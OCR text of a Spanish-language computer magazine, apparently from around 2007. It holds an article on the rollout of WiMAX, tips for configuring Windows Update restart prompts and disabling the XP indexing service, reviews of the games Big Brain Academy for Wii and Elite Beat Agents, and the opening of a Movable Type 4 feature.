EL AÑO QUE PUEDE SUPONER EL PISTOLETAZO DEFINITIVO DE ESTA TECNOLOGÍA PARECE (Y ASÍ LO ESPERAMOS MUCHOS) QUE PUEDE SER EL 2008





El WiMAX Forum es el organismo encargado de crear el estándar.

cuando, a finales de este año, se espera que Intel tenga en el mercado una tarjera interna WiMAX y, para el 2008, una tarjeta "combo" que ofrezca conectividad para WiFi y para WiMAX. Si tiene el mismo éxito que con su modelo Nokia 770 ya pueden empezar a frotarse las manos, aunque primero tendrán que lidiar con modelos con una mayor cantidad de circuitos, mayor consumo y más voluminosos.

Esto viene a dejar claro que la estrategia a seguir no pretende sustituir a WiFI por WiMAX si no que se confía en que la primera siga teniendo su espacio en el hogar, aunque la nueva irá más orientada a las redes MAN y otras redes inalámbricas ciudadanas, tanto por capacidad como por el ahorro de costes.

Pero como antes mencionaba, el éxito en esta caso es tarea de dos: del que fabrica dispositivos capaces de recibir la señal WiMAX y del que despliegue las redes. De este último, las previsiones apuntan a que no tardaremos en ver muchos anuncios en este sentido. Ya asistimos al de la red de Intel y Motorola y es más que probable que otros como Fon tengan a WiMAX en su agenda.

En este sentido, Toshiba ha anunciado un acuerdo con Nortel para el desarrollo conjunto de estaciones WiMAX enfocadas a los mercados japonés y mundial. Las estaciones que instalarán estarán basadas en la nanotecnología, equipos en miniatura con un bajo consumo de energía y gran confiabilidad. En definitiva, una gama innovadora de estaciones WiMAX, pequeñas y eficientes en potencia, y efectivas en costos.


Antes de que los portátiles vengan preparados con WiMAX, como ahora lo están con WiFi, funcionará en una primera fase mediante antenas receptoras

El WiMAX Forum

Con el objeto de promover el uso de los estándares WiMAX es necesario que los fabricantes de dispositivos electrónicos lleguen a acuerdos para desarrollar esta tecnología, dando lugar a certificaciones que aseguren la compatibilidad y la interoperabilidad de antenas, procesadores o receptores, y a estudiar, analizar y probar los desarrollos implementados. Por ello nació el WiMAX Forum, una asociación sin ánimo de lucro formada por empresas comprometidas con el cumplimiento del estándar IEEE 802.16. Hoy en día, está respaldado por importantes fabricantes de equipos y proveedores de servicios. Más de 230 miembros entre los que destacan Intel, Nokia, Siemens, Motorola, Samsung o Fujitsu, y donde no faltan operadores de telefonía como Deutsche Telekom, France Telecom, Telecom Italia o Euskaltel.

Los expertos creen que WiMAX no estará listo hasta fin de año, y pasarán al menos otros dos años antes de su implantación definitiva, algo que no ocurrirá antes de que se produzcan chips en masa y se fabriquen equipos compatibles que abaraten sus precios. De hecho, a principios de año el WiMAX Forum anunció un retraso de seis meses para comenzar con la certificación del estándar 802.16.

El WiMAX Forum ha seleccionado a Cetecom, empresa participada mayoritariamente por la Junta de Andalucía, como su primer (y hasta la fecha único) laboratorio oficial de certificación para todo el mundo. El inicio de las pruebas de la certificación de equipos, que garanticen su interoperabilidad, si no se presentan nuevos retrasos, debería dar paso a los primeros equipos certificado y los primeros ordenadores con el chip Rosedale de Intel diseñados especialmente para usar esta tecnología, PDAs y portátiles con tecnología WiMAX integrada.





Venturi Automobiles sacará un modelo de coches con WiMAX incorporado.

situadas en los edificios, encargadas de recibir y descodificar la señal emitida desde una estación base. En una etapa posterior (el año que viene) se venderán módems autoinstalables, similares a los que se ofrecen ahora para el acceso mediante ADSL, que costarán en torno a los 190 euros. Finalmente, los receptores de señal WiMAX estarán integrados en los equipos - si Intel cumple con la fecha prevista de comercialización de su chip PRO-Wireless 5116, que podrán conectarse a la Red desde cualquier lugar dentro del radio de acción de una estación base. El mes pasado Intel lograba el apoyo de Nokia para convertir WiMAX en el nuevo estándar de acceso inalámbrico a Internet. Este respaldo puede dar el empujón definitivo para el despegue de esta tecnología.

Se dice.... se comenta...

WiMAX cambiará la forma en la que se conciben las conexiones inalámbricas en el mundo gracias a las ventajas que aportará: llamadas gratis, movilidad total, popularización de los smartphones, etc.

En Corea, por ejemplo, las ventajas de un WiMAX móvil trabajando en 2,3Ghz se ha materializado ya y se conoce como WiBRO (Wireless Broadband), una iniciativa que inició sus despliegues comerciales en el 2006.

LOS IMPULSORES DE LA TECNOLOGÍA WIMAX (INTEL, NOKIA, NEC Y ALCATEL) NO LLEGARON A UN ACUERDO SOBRE LAS ESPECIFICACIONES PARA CERTIFICAR LOS EQUIPAMIENTOS LO QUE ATRASA LA ADOPCIÓN DE LA TECNOLOGÍA

Esta red puede ser utilizada por los tres dispositivos/gadgets comercializados por Samsung Electronics: un smartphone (SPH-M8100) que ofrece telefonía, Internet, cámara y vídeo bajo un sistema Microsoft, un dispositivo USB para conexiones WiMAX y HSDPA (SPH-H1200) y una tarjeta PCMCIA.

En otro orden de cosas se ha anunciado que los primeros vehículos deportivos eléctricos tendrán WiMAX de serie. La fabricación correrá a cargo de una empresa Monegasca llamada Venturi Automobiles, que conseguirá de esta manera mantenerlo a distancia e incluso controlar constantemente la situación del coche. El nombre del modelo es Fétish e integrará dos procesadores Intel XScale para controlar las baterías, un reproductor iPod y GPS. Todo por "sólo" un cuarto de millón de dólares

Con todo el revuelo que ha levantado el iPhone en el último año, era de esperar que surgieran las primeras noticias de una integración, el sueño de todo "techie". Se habla de que Apple puede cambiar en futuras versiones el procesador actual del iPhone x86 (de Samsung) por los de Intel (algo que ya ha hecho en sus ordenadores) y, puesto ya que AT&T ha anunciado que trabajan firmemente para hacer que su nueva red para móviles funcione con WiMAX, Apple muy posiblemente instalará procesadores WiMAX en su próxima versión. En caso de confirmarse, el iPhone subiría un escalón más en cuanto a sus capacidades de conectividad dejando casi de lado la importancia de incorporar WiFi. Claro que para disfrutar de un iPhone con tecnología WiMAX primero es necesario que nuestras ciudades estén preparadas para ello...

En este aspecto quizás ayude la iniciativa que puede encontrarse en la web http://www.sanswire.com, donde puede verse el primer stratellite, un artefacto con el aspecto de los antiguos zeppelines que subirá a la estratosfera para proveer servicio inalámbrico a un área del tamaño del estado de Texas o superior.

Los impulsores de la tecnología WiMAX (Intel, Nokia, NEC y Alcatel) no llegaron a un acuerdo sobre las especificaciones para certificar los equipamientos lo que atrasa la adopción de la tecnología. De la misma forma distintos países están realizando investigaciones sobre diferentes frecuencias lo que no ayuda a acelerar el despliegue de la tecnología ya que, aunque esta se pueda adaptar a las distintas frecuencias, eso implica incrementar el número de pruebas de software, ralentizando el proceso.

Eso no quita para que, según los analistas, se espere que WiMAX crezca un 70% en cinco años. Todo depende de la integración de esta tecnología con la banda ancha celular de próxima generación. Un futuro que se augura brillante y que, puesto que esta tecnología trabaja bajo el estándar IEEE 802.16e, ofrecerá la amplitud de WiFi junto a un nuevo rango móvil, algo muy valorado por los usuarios.

Es indudable que nos encontramos sumidos en la era Wifi pero todo indica que es cuestión de tiempo para que WiMAX sea una realidad palpable para todos.

Nicolás Velásquez Espinel


Configurar las actualizaciones de Windows Update

Windows Update es una extensión online de Windows que te ayuda a mantener actualizado su equipo y que podrás utilizar para elegir actualizaciones para el sistema operativo, los programas y el hardware de su equipo. Si te molesta la forma en la que actúa deberías aprender a controlarlo siguiendo unas sencillas medidas.


Las actualizaciones de Windows son un requisito indispensable si quieres tener tu PC a la última en lo relativo a los parches y mejoras de seguridad del sistema. Se trata de una aplicación online a la que el PC se conecta periódicamente y que te informa de las últimas correcciones que hayan salido. Habitualmente se agrega nuevo contenido al sitio para que siempre disponga de las actualizaciones más recientes con el fin de proteger tu equipo y mantenerlo en perfecto funcionamiento.

Windows normalmente permite que este proceso se lleve de forma automática y transparente para el usuario aunque es inevitable que este tenga que tomar parte puesto que en ocasiones se te avisará de que existen actualizaciones y en otras se te conminará, de forma bastante molesta por lo reiterativo, a reiniciar el equipo para que los cambios surtan efecto. Esto puede resultar bastante incómodo ya que no sólo avisa si no que, en ocasiones, y tras una cuenta atrás, el PC se reinicia sólo. Y si no, te bombardea con mensajes de aviso cada 10 minutos hasta lograr hacerte acatar sus demandas.

Si lo que deseas es reiniciar el equipo cuando te venga en gana basta con que accedas al menú "Inicio - Ejecutar", escribas "gpedit.msc" para acceder al "Editor de directivas de Grupo" y pulses en aceptar. Allí debes seleccionar del menú ramificado de la izquierda la siguiente ruta: "Directiva de equipo local - Configuración del equipo - Plantillas administrativas - Componente de Windows - Windows Update". Luego haz doble clic "Volver a pedir la intervención del usuario para reiniciar con instalaciones programadas". Este parámetro especifica la cantidad de tiempo que Actualizaciones automáticas debe esperar antes de volver a pedir la intervención del usuario con un reinicio programado.



Con las directivas de grupo podrás configurar el comportamiento del PC.



El PC accede a Windows Update cuando se conecta un dispositivo.

Las actualizaciones de Windows pueden ser configuradas sencillamente


Se abrirá una ventana en la que básicamente puedes escoger entre tres opciones: No configurada (habilitada por defecto), Habilitada y Deshabilitada. Si el estado se establece en Habilitado, se producirá un reinicio programado después del número especificado de minutos posteriores a la anterior petición de intervención. Si por el contrario se establece en Deshabilitado o No configurado, el intervalo predeterminado será de 10 minutos (lo que seguramente ya habrás experimentado). Selecciona "Deshabilitada" y pulsa en Aceptar para guardar este cambio.

Hay que tener en cuenta que esta directiva sólo se aplicará cuando Actualizaciones automáticas se configure para realizar instalaciones programadas de actualizaciones. Si la directiva "Configurar Actualizaciones automáticas" está deshabilitada, la directiva no se aplicará. Por ello deberás asegurarte que esta directiva está habilitada ya que, en definitiva es la que especifica si el equipo recibirá actualizaciones de seguridad y otras descargas importantes a través del servicio de actualización automática de Windows.

Haz doble clic sobre la directiva en cuestión ("Configurar Actualizaciones automáticas") y selecciona la opción "Habilitada". Verás cómo automáticamente se habilita el apartado inferior en donde podrás configurar el tipo de operación a realizar en el momento dado. La opción "3 - Notificar sólo para instalar" debería ser suficiente para nuestro fin. Bastará con aceptar estos cambios para confirmar nuestra nueva configuración.

Para complementar esto puedes también deshabilitar la conexión a Windows Update para buscar nuevos controladores en el caso de conectar un nuevo dispositivo al PC. Esto será tan sencillo como pulsar sobre Mi PC con el botón derecho del ratón, seleccionar Propiedades y de la ventana resultante pulsar en la pestaña "Hardware" y luego en el botón "Windows Update". Se abrirá una nueva ventana en la que si seleccionas la opción "Nunca realizar una búsqueda de controladores en Windows Update" te asegurarás que tu equipo no se conectará sin tu consentimiento al servicio de actualizaciones.

Nicolás Velásquez Espinel



Aumentar la velocidad de Windows eliminando el servicio de índice

La velocidad de tu PC depende de múltiples factores que se van acentuando conforme pasa el tiempo e instalas más y más aplicaciones. De esta forma, un servicio como el de índice que puede resultar de mucha utilidad al principio, puede convertirse en una carga de la que, sin embargo, podemos deshacernos fácilmente mejorando así la velocidad del sistema operativo.

El eterno dilema de la mayoría de los usuarios consiste en encontrar ese equilibrio en donde el PC consiga su máximo rendimiento sin tener que rendirse a cuantiosos desembolsos de memoria o nuevas CPUs. Lo cierto es que la velocidad de Windows puede mejorarse de múltiples formas que son capaces de conseguir una leve mejora en determinados apartados, aunque siempre será conveniente saber exactamente qué hacemos ya que un cambio beneficioso para un aspecto del PC puede ser contraproducente en otro.

El servicio de índice Windows XP es uno de esos apartados que puede resultar muy útil en ocasiones pero cuya eliminación también puede conseguir resultados positivos. Dependerá siempre del nivel de desorganización que tenga nuestro disco duro y del rendimiento del sistema en general. No es conveniente tocarlo si las cosas van relativamente bien ya que seguramente estará cumpliendo con solvencia con su propósito. Sin embargo si eres de esos que sufre en silencio la lentitud de un arranque o de la apertura de un programa, esta puede ser la solución que estabas buscando.


El servicio de indexado de Windows XP se encarga de permitirnos encontrar archivos y carpetas más rápidamente al mantener de forma automática una especie de base de datos interna permanentemente actualizada con información relativa a los archivos y carpetas de nuestro sistema. El problema aparece en el momento en el que los recursos de nuestra máquina se ven comprometido por aplicaciones muy exigentes en cuanto al rendimiento, cuando tenemos demasiados programas residentes en memoria o simplemente cuando nos vamos quedando con menos espacio en nuestro disco duro. En estos casos, el indexado, que seguirá intentando cumplir con el propósito para el cual fue diseñado (y como es lógico cargando con su cuota de memoria correspondiente), puede resultar una carga adicional que nos perjudique sumiéndonos en molestos retrasos en la ejecución de acciones y, en casos más extremos, en el cuelgue de la máquina.

Llegados a este punto se hace necesario valorar la posibilidad de alcanzar una solución de compromiso: eliminar el servicio de indexado de forma que no optimizaremos la velocidad de respuesta a la hora de realizar búsquedas de archivos o carpetas, para conseguir, de un modo general, un rendimiento mayor del PC. Para ello haz doble clic en MI PC, pulsa con el botón derecho del ratón sobre tu disco duro principal y selecciona del menú flotante la opción "Propiedades".


De la ventana resultante podrás observar cómo la opción "Permitir a Index Server indizar el disco para acelerar la búsqueda" aparece activada. Debes deseleccionar este apartado y hacer a continuación clic en Aceptar. Verás cómo automáticamente se despliega una ventana en la que se te preguntará si quieres aplicar los cambios sólo a C:\ o si quieres aplicar los cambios a todas las subcarpetas y archivos. En el caso que nos ocupa escogeremos esta última opción y pulsamos en "Aceptar". Cabe mencionar que el sistema de búsqueda (Menú Inicio - Buscar) seguirá funcionando aunque hayamos quitado el servicio Index Server.

Si lo que quieres es eliminar todo rastro del servicio de índice de tu máquina, lo que también puedes hacer es comprobar si tienes instalado el complemento como componente de adicional de Windows en tu máquina y, si es así, desinstalarlo del todo, aunque esta opción no te permitirá ya habilitar o deshabilitar el servicio en ocasiones posteriores (siempre podrás volver a reinstalarlo siguiendo el proceso inverso al detallado). Accede al Panel de Control, pulsa en iniciar "Agregar o quitar programas" y selecciona "Agregar o quitar componentes de Windows". En el cuadro de diálogo que aparezca, deberás localizar el componente Servicio de Index Server y, si la casilla se encuentra marcada, desmarcarla y pulsar en Siguiente para finalizar.


Nicolás Velásquez Espinel



El servicio de índice puede desactivarse en Propiedades del disco duro.



El servicio tambi én puede desinstalarse como componente de Windows





Los cambios pueden aplicarse al disco raíz o a todas las subcarpetas.


Big Brain Academy para Wii

Programación: ***Nintendo***
Distribuidor: ***Nintendo***
Plataforma: ***Wii***
Calificación: ***Mayores de 3 años***
http://ms.nintendo-europe.com/bba/esES/











Es lógico pensar que buena parte de las sagas con mayor éxito en DS desembarquen en Wii. Si hay algo innegable es que la arrolladora trayectoria de la portátil de Nintendo ha ayudado lo suyo en la asombrosa recuperación de la compañía, y que ha "tirado del carro", en lo que a Wii se refiere. Ese nuevo público descubierto por DS ha visto con buenos ojos la apuesta de Wii, así que no resultaba extraño que, además de las grandes sagas de Nintendo, también aparecieran las nuevas series de juegos que tantas ventas han cosechado en DS. Por otro lado, si DS se anunciaba como una nueva forma de jugar en portátiles, Wii revisa y amplía el concepto para consolas de salón. El resultado es mucho más simple que toda esta parrafada: Brain Training y similares, a Wii de cabeza.

El problema es cómo se hace. Sería de idiotas pensar que se puede adaptar tal cual un juego de portátil, por bueno que sea, y añadirle algunos elementos nuevos y listo para venderlo. Es más, puede que se haga más de una vez, y se siga vendiendo. Pero ya que estamos en unos tiempos en los que la gente reclama nuevos estándares y mayores exigencias en cuanto a jugabilidad y calidad, no vendría nada mal vigilar con lupa el paso de estos juegos a la pantalla grande. Big Brain Academy es uno de esos juegos que se queda a medio camino.


Big Brain Academy para Wii es una buena adaptación de un juego de éxito de DS, pero poco más. Nintendo ha optado por añadir una sola baza más de importancia a la hora de adaptarlo, el multiplayer. Fuera de eso, no hay mucho más. Estamos ante el mismo juego, la misma mecánica, y el mismo desarrollo. Que no es malo, pero podía haber sido mucho más. Puede que Nintendo no haya querido forzar mucho la máquina en este primer intento; una vez que ha conseguido que toda la familia (desde los más peques hasta los abuelos) se sienten juntos a jugar a Wii Sports, meterlos a todo en una sucesión de pruebas y desafíos realmente intuitivos no debería suponer un gran problema. Pero puede que la prudencia excesiva o la falta de iniciativa haya propiciado una versión tan poco ambiciosa.

Al igual que en la versión para DS, Big Brain Academy para Wii arranca con una evaluación inicial para ver cómo anda nuestro cerebro, mejor dicho, cuánto pesa. Nos bombardeará con una serie de pruebas o ejercicios mentales en cinco categorías distintas: percepción, agudeza, memoria, análisis y cálculo. Estas pruebas son rápidos minijuegos, muy al estilo de los de la saga Wario Ware. Después de la evaluación inicial, nuestro objetivo es mejorar la marca obtenida en cada categoría, y el global que aumente el peso de nuestro cerebro. Podemos repasar y practicar las pruebas de cada categoría y volver a examinarnos cuantas veces veamos necesarias. También podemos comparar nuestros resultados con el de nuestros familiares y amigos, y rememorar todo tipo de complejos y burlas infantiles por aquello de quién es más listo que quién. Ejem.

Y no hay más. Es decir, no hay nada más de sustancia. La sensación con Big Brain Academy para Wii es de diversión, pero muy limitada. La baza que citábamos era la opción multijugador, que además se ha encargado Nintendo de promocionar debidamente, ya que cada spot del juego contiene no poco metraje de dicho modo para enganchar al personal. Y hace bien Nintendo, porque ese modo multijugador es el único aliciente extra para continuar con Big Brain Academy. No es el party game definitivo, ni mucho menos, pero reserva buenos minutos de entretenimiento en compañía. Pero no muchos. Como no será el último entrenador mental que dé el salto a Wii, veremos si las próximas ocasiones se es más ambicioso, o igual de conformista.




	6
	6
	8
	9
	6
total	6









Elite Beat Agents

Programación: *iNiS*
Distribuidor: *Nintendo*
Plataforma: *DS*
Calificación: *Mayores de 12 años*
http://ms.nintendo-europe.com/elitebeatagents/esES/

Suele ser mala señal eso de que cojan una obra y la "adapten" a los gustos, usos y costumbres de otra franja horaria. Por pequeños que sean los cambios, no dan buen resultado. Ahí estan las "mejoras" de las versiones occidentales de dos grandes películas de Stephen Chow, Shaolin Soccer y Kung-Fu Hustle. Por eso, cuando nos enteramos de que habría versión "adaptada a Occidente" de uno de los mejores juegos del catálogo de DS, nos echamos a temblar. Afortunadamente, los temblores pueden pasar, porque Elite Beat Agents, por sí solo, es un grandísimo juego de DS, adaptación o no.


Todo empieza por Osu! Tatakae! Ouendan!, un juego japonés que es ya todo un mito entre los usuarios de DS. Dicho juego acomete, con gran sentido del humor y decidido estilo manga, la figura del animador, muy popular en el país nipón. El animador está presente en lugares de estudio, trabajo y también de ocio, para motivar a la gente que allí se encuentra para realizar mejor su tarea, ya sea en el tajo o incluso para divertirse. Esta parece ser la razón oficial para cambiar los protagonistas del juego, pero no su mecánica ni su finalidad. Osu! Tatakae! Ouendan, como todo buen juego "musical", mezclaba a la perfeción estética, jugabilidad y sonido, haciendo cada partida un festín de ritmos y melodías. En el juego original, nuestro papel como animadores es hacer todo tipo de movimientos rítmicos y bailes para motivar a quien se encuentre en un apuro y ayudarle a cumplir sus objetivos. Dando con el lápiz en la pantalla táctil de diferentes formas vamos creando esos bailes de motivación. Un desarrollo simple, pero con una curva de dificultad muy estudiada y una jugabilidad sencillamente endiablada.

Elite Beat Agents funciona exactamente igual que Osu! Tatakae! Ouendan!, lo que se ha cambiado es el entorno de los protagonistas. Ya no son animadores, sino un cuerpo muy peculiar de agentes de una organización no menos especial. A las órdenes del sargento Kuhl, nuestros agentes irán donde se les ordene y donde hagan falta. Seguiremos animando a la gente de a pie para realizar las más diversas acciones, con nuestros bailes y rítmicos aspavientos. Es decir, todo sigue igual, que nadie se alarme. Seguimos luchando por subir la moral de quienes nos rodean, con el mismo estilo artístico y el mismo y descharrante sentido del humor.

Otro elemento que no podía faltar en esta adaptación es la música. En Elite Beat Agents se ha apostado por un ramillete de éxitos del rock y del pop de todos los tiempos, desde el más clásico al más actual. No son las versiones originales, sino "reinvenciones" especialmente compuestas para el juego, y les vienen de perlas. Durante el juego nos veremos tocando la pantalla táctil de la DS con canciones de Madonna, Rolling Stones, Jackson Five, Village People, David Bowie, Jamiroquai e incluso Avril Lavigne y Beyoncé.

Elite Beat Agents tiene un modo historia desplegado en 19 misiones, pero también incluye un modo multijugador con duelos de ritmo en el que pueden participar hasta 4 jugadores sin cables. Eso sí, no se puede acceder a este modo con un solo cartucho, como otros juegos. También incluye un modo replay para ver nuestro rendimiento y dónde podemos mejorar, y un curioso modo en el que podemos retar a nuestro "fantasma", o sea, a nuestro propio desarrollo en partidas anteriores. Resulta gracioso ver aquí este modo, más propio de los simuladores de conducción, y no deja de tener su aliciente. La verdad es que todo en Elite Beat Agents rezuma dedicación y excelencia, uno de los juegos que nadie debe perderse si tiene una DS. Una joya para todos los públicos.

	8
	10
	9
	9
	9
total	9





movable type 4

El retorno

Después de años en el destierro, la herramienta que revolucionó la blogosfera vuelve al ataque con todos los deberes hechos. ¿Ha llegado el momento de volver a Movable Type?



